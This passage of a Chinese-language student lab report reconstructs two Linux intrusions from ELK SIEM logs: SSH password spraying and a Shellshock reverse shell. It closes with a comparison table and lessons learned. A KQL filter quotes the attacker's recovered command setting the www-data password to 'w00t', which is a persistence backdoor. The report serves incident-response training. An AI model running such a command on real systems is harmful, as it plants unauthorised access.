
從結果的前三筆資訊可以看到 `appsrv05` 上有新的 SSH 認證流程被觸發並通過。攻擊者可能在反向 shell 中取得了 SSH 可用的帳號密碼（或 SSH key），改用更穩定的 SSH 通道進行後續操作。



PAM 模組 LOAD/UNLOAD（特權操作）

在 `Apr 16, 2025 @ 23:05:14.596` 時間點可以看到出現 4 筆 `unknown[1334]` 事件，`auditd.log.op` 記錄了 LOAD 和 UNLOAD 操作，對應系統載入並卸載 PAM 認證模組（如 `pam_unix.so` 、 `pam_systemd.so` ）的行為。

這是 SSH 身份驗證時系統的正常底層動作，但時間點與前述 SSH 認證流程完全吻合，可作為「確實有完整 SSH 登入流程發生」的佐證，而非單純的 `cron` 或內部服務觸發。




以 root session 建立並修改 www-data 密碼

在 `Apr 16, 2025 @ 23:05:15.296` 這個時間點可看到 SSH session 已經以 `root` 身份完成建立。


緊接著 root session 建立後，攻擊者以 `root` 身份將 web 服務帳號 `www-data` 的密碼設為 `w00t` ，並立即登出。

這個動作是為了建立持久性後門， `www-data` 通常是無互動密碼的服務帳號，一旦設定密碼，攻擊者就可透過此帳號從 SSH 或其他認證機制反覆登入，繞過原本的 Shellshock 攻擊路徑。



也可以透過以下條件來查詢到竄改密碼的內容：

- `NOT event.dataset: elastic_agent`
- `NOT event.dataset: elastic_agent.metricbeat`
- `NOT event.dataset: elastic_agent.filebeat`
- `NOT event.dataset: system.syslog`
- `auditd.log.data: usermod -p openssl passwd -5 w00t www-data^Jexit^J`



結論

攻擊手法歸納

透過 Lab1 與 Lab2 兩個情境的調查，我們對應到了兩種典型的 Linux 入侵路徑：

Lab1：外部憑證攻擊鏈

攻擊者從外部對 SSH 服務發動密碼噴灑（password spraying），成功以 `ellen` 帳號登入後，透過 crontab 建立週期性反向 shell 作為持久化機制，最終以 `usermod` 將 `root` 密碼竄改為 `w00t` 完成完整接管。

Lab2：Web 應用漏洞攻擊鏈

攻擊者先以非典型 user-agent（`attacker03`）進行 web 探測，透過 CGI 路徑列舉找到可利用的端點 `/cgi-bin/index.cgi`，再以 HTTP Referer header 注入 Shellshock (CVE-2014-6271) payload 建立反向 shell。後續透過提權取得 root session，將服務帳號 `www-data` 的密碼竄改為 `w00t`，建立可重複利用的後門而不修改 root 密碼，降低被察覺的風險。

兩個 Lab 的對照

比較項目	Lab1	Lab2
初始入侵手法	SSH 暴力破解	Shellshock (web exploit)
攻擊者來源 IP	192.168.211.69	192.168.52.69
入侵帳號	ellen	www-data
持久化方式	crontab 排程反向 shell	竄改服務帳號密碼
最終竄改的密碼	root	www-data
主要證據來源	auditd.log	apache module + auditd.log

學習心得

透過這次的 Lab 實際動手操作，再結合課程中所介紹的攻擊手法理論，我們更深入理解了實務上 SOC 分析師如何從海量日誌中還原攻擊路徑。
課堂上學到的暴力破解、持久化機制、Web 應用漏洞、權限提升等概念，在這次調查中都實際對應到了具體的日誌欄位與查詢語法（例如 KQL 查詢、`event.action` 篩選、`auditd.log.data` 原始指令還原等）。

這樣的實作讓抽象的安全概念變得具體可見，也讓我們對 ELK SIEM 這類日誌分析工具的使用有了更熟悉的掌握。整個調查過程就像扮演偵探一樣，從一條可疑的告警出發，逐步追溯出時間軸、攻擊者 IP、入侵帳號、執行命令到最終目的，每一步都仰賴前一個證據作為線索，非常有挑戰也很有成就感。

未來面對真實環境的事件調查時，這次 Lab 培養的「先觀察告警 → 鎖定可疑 IP / 使用者 → 追蹤命令執行 → 推論攻擊意圖」這個流程，會是非常有用的基礎技能。